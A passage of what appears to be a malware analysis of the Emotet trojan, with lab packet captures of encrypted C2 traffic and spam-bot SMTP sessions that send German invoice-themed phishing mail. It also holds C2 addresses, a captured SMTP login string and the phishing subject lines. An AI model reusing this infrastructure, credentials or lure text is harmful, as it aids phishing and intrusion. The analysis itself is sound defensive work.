        (14: 20: 20: 342)
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 16 Jun 2018 11:01:18 GMT
Co
ntent-Type: text/html; charset=UTF-8
Content-Length: 132
Connection:
keep-alive
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.131      TO IP ADDRESS 12.182.146.226
        PORT INFORMATION (51225, 80)
        SEQUENCE INFORMATION (1116037637, 2715580688)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (869)
    50 4F 53 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D         POST / HTTP/1.1.
    0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A         .User-Agent: Moz
    69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74         illa/4.0 (compat
    69 62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20         ible; MSIE 7.0;
    57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20         Windows NT 6.1;
    57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 34         WOW64; Trident/4
    2E 30 3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20         .0; SLCC2; .NET
    43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E         CLR 2.0.50727; .
    4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32         NET CLR 3.5.3072
    39 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 30 2E         9; .NET CLR 3.0.
    33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E         30729; Media Cen
    74 65 72 20 50 43 20 36 2E 30 3B 20 49 6E 66 6F         ter PC 6.0; Info
    50 61 74 68 2E 33 3B 20 2E 4E 45 54 34 2E 30 43         Path.3; .NET4.0C
    3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73         ; .NET4.0E)..Hos
    74 3A 20 31 32 2E 31 38 32 2E 31 34 36 2E 32 32         t: 12.182.146.22
    36 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74         6..Content-Lengt
    68 3A 20 35 30 30 0D 0A 43 6F 6E 6E 65 63 74 69         h: 500..Connecti
    6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A         on: Keep-Alive..
    43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E         Cache-Control: n
    6F 2D 63 61 63 68 65 0D 0A 0D 0A B2 30 CE A2 00         o-cache.....0...
    1A 81 9D E2 CF 4D 05 B3 4B EA CA 47 6E 5A A0 AE         .....M..K..GnZ..
    CA B3 18 6C 9B F5 BB D6 90 77 D7 4D 32 C4 FB 03         ...l.....w.M2...
    3D 80 C2 B7 BE C7 C6 91 A4 F2 FB 59 FC 74 A4 9E         =?.........Y.t..
    F1 C8 A3 24 56 A2 FF 43 37 17 62 37 BA 2A E4 12         ...$V..C7.b7.*..
    4B 6D 6D A9 D7 99 80 4F B0 07 C7 6F 2D D1 71 9E         Kmm...?O...o-.q.
    11 A3 B8 F8 25 DC 5D 73 37 CA 6D F8 A6 76 85 39         ....%.]s7.m..v.9
    11 99 C0 73 0B E7 5B 48 34 60 8F 0B 70 51 DB D4         ...s..[H4`..pQ..
    64 82 46 F9 84 B3 FF DC 0C B0 63 E9 07 B9 95 8A         d.F.......c.....
```

SPAM BOT

One of the code path for propagation is via spam bot.

```
========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 58134 |len=58134
    3D 4F 81 80 00 01 00 02 00 00 00 00 04 73 6D 74         =O.?.........smt
    70 0A 62 74 69 6E 74 65 72 6E 65 74 03 63 6F 6D         p.btinternet.com
    00 00 01 00 01 C0 0C 00 05 00 01 00 00 00 05 00         ................
    27 04 73 6D 74 70 0A 62 74 69 6E 74 65 72 6E 65         '.smtp.btinterne
    74 02 62 74 04 6C 6F 6E 35 07 63 70 63 6C 6F 75         t.bt.lon5.cpclou
    64 02 63 6F 02 75 6B 00 C0 31 00 01 00 01 00 00         d.co.uk..1......
    00 05 00 04 41 14 00 46                                 ....A..F


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 66.102.1.108        TO IP ADDRESS 172.16.177.138
        PORT INFORMATION (587, 49495)
        SEQUENCE INFORMATION (3733824047, 2944726190)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (110)
    32 32 30 20 73 6D 74 70 2E 67 6D 61 69 6C 2E 63         220 smtp.gmail.c
    6F 6D 20 45 53 4D 54 50 20 67 31 32 39 2D 76 36         om ESMTP g129-v6
    73 6D 37 37 33 32 37 37 31 77 6D 66 2E 35 20 2D         sm7732771wmf.5 -
    20 67 73 6D 74 70 0D 0A                                  gsmtp..

   ========================== (UDURRANI) ================================
   (DATA PUSH!) IS COMING FROM 66.102.1.108        TO IP ADDRESS 172.16.177.138
           PORT INFORMATION (587, 49495)
           SEQUENCE INFORMATION (3733824103, 2944726206)

           |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
           (222)
       32 35 30 2D 73 6D 74 70 2E 67 6D 61 69 6C 2E 63         250-smtp.gmail.c
       6F 6D 20 61 74 20 79 6F 75 72 20 73 65 72 76 69         om at your servi
       63 65 2C 20 5B 32 2E 35 30 2E 31 31 36 2E 31 38         ce, [2.50.116.18
       36 5D 0D 0A 32 35 30 2D 53 49 5A 45 20 33 35 38         6]..250-SIZE 358
       38 32 35 37 37 0D 0A 32 35 30 2D 38 42 49 54 4D         82577..250-8BITM
       49 4D 45 0D 0A 32 35 30 2D 53 54 41 52 54 54 4C         IME..250-STARTTL
       53 0D 0A 32 35 30 2D 45 4E 48 41 4E 43 45 44 53         S..250-ENHANCEDS
       54 41 54 55 53 43 4F 44 45 53 0D 0A 32 35 30 2D         TATUSCODES..250-
       50 49 50 45 4C 49 4E 49 4E 47 0D 0A 32 35 30 2D         PIPELINING..250-
       43 48 55 4E 4B 49 4E 47 0D 0A 32 35 30 20 53 4D         CHUNKING..250 SM
       54 50 55 54 46 38 0D 0A                                 TPUTF8..


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.138      TO IP ADDRESS 139.60.168.79
        PORT INFORMATION (49509, 587)
        SEQUENCE INFORMATION (2069555869, 2264645526)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (70)
    45 48 4C 4F 20 31 30 2E 30 2E 30 2E 36 30 0D 0A         EHLO 10.0.0.60..
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.138      TO IP ADDRESS 216.40.42.5
        PORT INFORMATION (49503, 587)
        SEQUENCE INFORMATION (3552532910, 3427259413)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (114)
     46 72 6F 6D 3A 20 50 72 61 78 69 73 20 44 72 65        From: [redacted]
     73 [redacted]                                          s Schv[redacted]
     65                                                     es <st[redacted]
     74 67 72 6F 75 70 2E 63 61 3E 0D 0A                    [redacted]ca>..


    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (176)
  54 6F 3A 20 6C 69 65[redacted]63          To: [redacted]
  40 79 61 68 6F 6F 2E 64 65 0D 0A 4D 65 73 73 61  @yahoo.de..Messa
  67 65 2D 49 44 3A 20 3C 37 37 33 32 36 35 31 35  ge-ID: <77326515
  32 2E 32 30 31 38 36 31 38 31 30 33 31 32 33 40  2.2018618103123@
  79 61 68 6F 6F 2E 64 65 3E 0D 0A 53 75 62 6A 65  yahoo.de>..Subje
  63 74 3A 20 69 6E 20 52 65 63 68 6E 75 6E 67 20  ct: in Rechnung  --> German language
  67 65 73 74 65 6C 6C 74 20 36 36 38 38 35 35 33  gestellt 6688553
  37 30 32 33 32 31 30 36 0D 0A                    70232106..


  43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 6D 75  Content-Type: mu
  6C 74 69 70 61 72 74 2F 6D 69 78 65 64 3B 20 62  ltipart/mixed; b
  6F 75 6E 64 61 72 79 3D 22 2D 2D 2D 2D 3D 5F 4E  oundary="----=_N
  65 78 74 50 61 72 74 5F 30 30 30 5F 30 30 36 39  extPart_000_0069
  5F 42 37 38 45 34 34 37 39 2E 41 31 34 39 42 41  _B78E4479.A149BA
  42 45 22 0D 0A 0D 0A 2D 2D 2D 2D 2D 2D 3D 5F 4E  BE"....------=_N
  65 78 74 50 61 72 74 5F 30 30 30 5F 30 30 36 39  extPart_000_0069
  5F 42 37 38 45 34 34 37 39 2E 41 31 34 39 42 41  _B78E4479.A149BA
  42 45 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65  BE..Content-Type
  3A 20 74 65 78 74 2F 70 6C 61 69 6E 3B 20 63 68  : text/plain; ch
  61 72 73 65 74 3D 55 54 46 2D 38 0D 0A 43 6F 6E  arset=UTF-8..Con
  74 65 6E 74 2D 54 72 61 6E 73 66 65 72 2D 45 6E  tent-Transfer-En
  63 6F 64 69 6E 67 3A 20 71 75 6F 74 65 64 2D 70  coding: quoted-p
  72 69 6E 74 61 62 6C 65 0D 0A 0D 0A 3D 30 44 47  rintable....=0DG
  75 74 65 6E 20 54 61 67 2C 20 3D 30 44 45 72 69  uten Tag, =0DEri
  63 20 4C 69 65 62 6F 6C 64 0D 0A 0D 0A 0D 0A 3D  c Liebold......=
  30 44 69 63 68 20 68 61 62 20 76 65 72 73 75 63  0Dich hab versuc
  68 74 20 53 69 65 20 74 65 6C 65 66 6F 6E 69 73  ht Sie telefonis
  63 68 20 7A 75 20 65 72 72 65 69 63 68 65 6E 2E  ch zu erreichen.
  20 3D 30 44 4C 65 69 64 65 72 20 77 61 72 65 6E   =0DLeider waren
  20 53 69 65 20 6E 69 63 68 74 3D 0D 0A 20 64 61   Sie nicht=.. da
  2E 20 49 63 68 20 68 61 62 20 75 6D 20 52 3D 43  . Ich hab um R=C
  33 3D 42 43 63 6B 72 75 66 20 67 65 62 65 74 65  3=BCckruf gebete
  6E 2E 20 3D 30 44 44 61 20 69 63 68 20 61 62 65  n. =0DDa ich abe
  72 20 6E 69 63 68 74 20 64 65 6E 20 67 61 6E 7A  r nicht den ganz
  65 6E 20 54 61 67 20 69 3D 0D 0A 6D 20 42 3D 43  en Tag i=..m B=C
  33 3D 42 43 72 6F 20 73 65 69 6E 20 77 65 72 64  3=BCro sein werd
  65 2C 20 6D 3D 43 33 3D 42 36 63 68 74 65 20 69  e, m=C3=B6chte i
  63 68 20 49 68 6E 65 6E 20 67 65 72 6E 65 20 73  ch Ihnen gerne s
  61 67 65 6E 2C 20 3D 30 44 64 61 73 73 20 69 63  agen, =0Ddass ic
  68 20 73 63 68 6F 3D 0D 0A 6E 20 65 6E 74 74 3D  h scho=..n entt=
  43 33 3D 41 34 75 73 63 68 74 20 62 69 6E 2C 20  C3=A4uscht bin,
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 193.252.22.86       TO IP ADDRESS 172.16.177.138
        PORT INFORMATION (587, 49747)
        SEQUENCE INFORMATION (3054111435, 113127574)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (94)
    32 33 35 20 32 2E 37 2E 30 20 2E 2E 2E 20 61 75         235 2.7.0 ... au
    74 68 65 6E 74 69 63 61 74 69 6F 6E 20 73 75 63         thentication suc
    63 65 65 64 65 64 0D 0A                                 ceeded..


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 129.121.5.217       TO IP ADDRESS 172.16.177.138
        PORT INFORMATION (587, 49746)
        SEQUENCE INFORMATION (1245263706, 1183740010)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (72)
    32 32 30 20 54 4C 53 20 67 6F 20 61 68 65 61 64         220 TLS go ahead
    0D 0A                                                   ..


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.138      TO IP ADDRESS 193.252.22.86
        PORT INFORMATION (49747, 587)
        SEQUENCE INFORMATION (113127548, 3054111435)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (78)
    41 48 42 7A 5A 54 41 34 4D 54 49 41 59 32 56 7A         AHBzZTA4MTIAY2Vz
    5A 54 45 32 4D 54 49 3D                                 ZTE2MTI=
```

```
orp.com>..To: hi
[redacted]
de..Message-ID:
<902574467.20186

om>..To: [redacted]
[redacted].td@p
[redacted]a-aut
o.de..Message-ID

[redacted]>..To:
[redacted]
dia.de..Message-
ID: <906896788.2

corp.com>..To: h
[redacted]rn
.de..Message-ID:
 <908846738.2018

To: [redacted]@
[redacted].de..Messag
e-ID: <91112316.
2018618103341@bu
```

Most of the emails are sent to .DE domain.
To retail, auto and financial industries


Subject line used


Subject	Erinnerung an die Rechnungszahlung 9485525

C2 Communication

For IP & Port communication use the following link

http://udurrani.com/0fff/emotet_cnc.pdf





Loaded DLL's

C:\Users\foo\AppData\Local\Microsoft\Windows\markersconnect.exe [0x01010000]
C:\Windows\SysWOW64\ntdll.dll [0x773F0000]
C:\Windows\syswow64\kernel32.dll [0x75170000]
C:\Windows\syswow64\KERNELBASE.dll [0x75270000]
C:\Windows\syswow64\ADVAPI32.dll [0x769D0000]
C:\Windows\syswow64\msvcrt.dll [0x76920000]
C:\Windows\SysWOW64\sechost.dll [0x76BF0000]
C:\Windows\syswow64\RPCRT4.dll [0x76530000]
C:\Windows\syswow64\SspiCli.dll [0x74F60000]
C:\Windows\syswow64\CRYPTBASE.dll [0x74F50000]
C:\Windows\syswow64\SHLWAPI.dll [0x755B0000]
C:\Windows\syswow64\GDI32.dll [0x76410000]
C:\Windows\syswow64\USER32.dll [0x752C0000]
C:\Windows\syswow64\LPK.dll [0x76260000]
C:\Windows\syswow64\USP10.dll [0x76B50000]
C:\Windows\system32\WinSCard.dll [0x73280000]
C:\Windows\system32\IMM32.DLL [0x753C0000]
C:\Windows\syswow64\MSCTF.dll [0x76A80000]
C:\Windows\syswow64\shell32.dll [0x75610000]
C:\Windows\syswow64\crypt32.dll [0x74FC0000]
C:\Windows\syswow64\MSASN1.dll [0x76A70000]
C:\Windows\syswow64\urlmon.dll [0x762D0000]
C:\Windows\syswow64\ole32.dll [0x76620000]
C:\Windows\syswow64\OLEAUT32.dll [0x764A0000]
C:\Windows\syswow64\iertutil.dll [0x76C10000]
C:\Windows\system32\userenv.dll [0x748F0000]
C:\Windows\system32\profapi.dll [0x74D50000]
C:\Windows\syswow64\wininet.dll [0x76EF0000]
C:\Windows\syswow64\Normaliz.dll [0x773C0000]
C:\Windows\system32\wtsapi32.dll [0x73CA0000]
C:\Windows\system32\CRYPTSP.dll [0x74D30000]
C:\Windows\system32\rsaenh.dll [0x74CE0000]
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll [0x74910000]
C:\Windows\syswow64\ws2_32.DLL [0x76280000]
C:\Windows\syswow64\NSI.dll [0x762C0000]
C:\Windows\system32\dnsapi.DLL [0x74C60000]
C:\Windows\system32\iphlpapi.DLL [0x74C40000]
C:\Windows\system32\WINNSI.DLL [0x74C30000]
C:\Windows\system32\RASAPI32.dll [0x74830000]
C:\Windows\system32\rasman.dll [0x74810000]
C:\Windows\system32\rtutils.dll [0x74BF0000]
C:\Windows\system32\sensapi.dll [0x74800000]
C:\Windows\system32\NLAapi.dll [0x747F0000]
C:\Windows\system32\rasadhlp.dll [0x747E0000]
C:\Windows\System32\mswsock.dll [0x747A0000]
C:\Windows\System32\winrnr.dll [0x74790000]
C:\Windows\system32\napinsp.dll [0x74780000]
C:\Windows\system32\pnrpnsp.dll [0x74760000]
C:\Windows\system32\wshbth.dll [0x74750000]
C:\Windows\System32\wshtcpip.dll [0x74740000]
C:\Windows\System32\wship6.dll [0x74730000]
C:\Windows\System32\fwpuclnt.dll [0x74340000]
C:\Windows\syswow64\CLBCatQ.DLL [0x750E0000]
C:\Windows\System32\netprofm.dll [0x742E0000]
C:\Windows\system32\RpcRtRemote.dll [0x74720000]
C:\Windows\System32\npmproxy.dll [0x74710000]

Conclusion:

Emotet trojan is pretty tricky and very well written. I see a huge hype on social media regarding emotet trojan and it definitely deserves it. At the same time I tested the trojan on multiple AV engines and new endpoint security products. Most of them prevented the payload locally. Use the tools wisely and hire good people to manage security.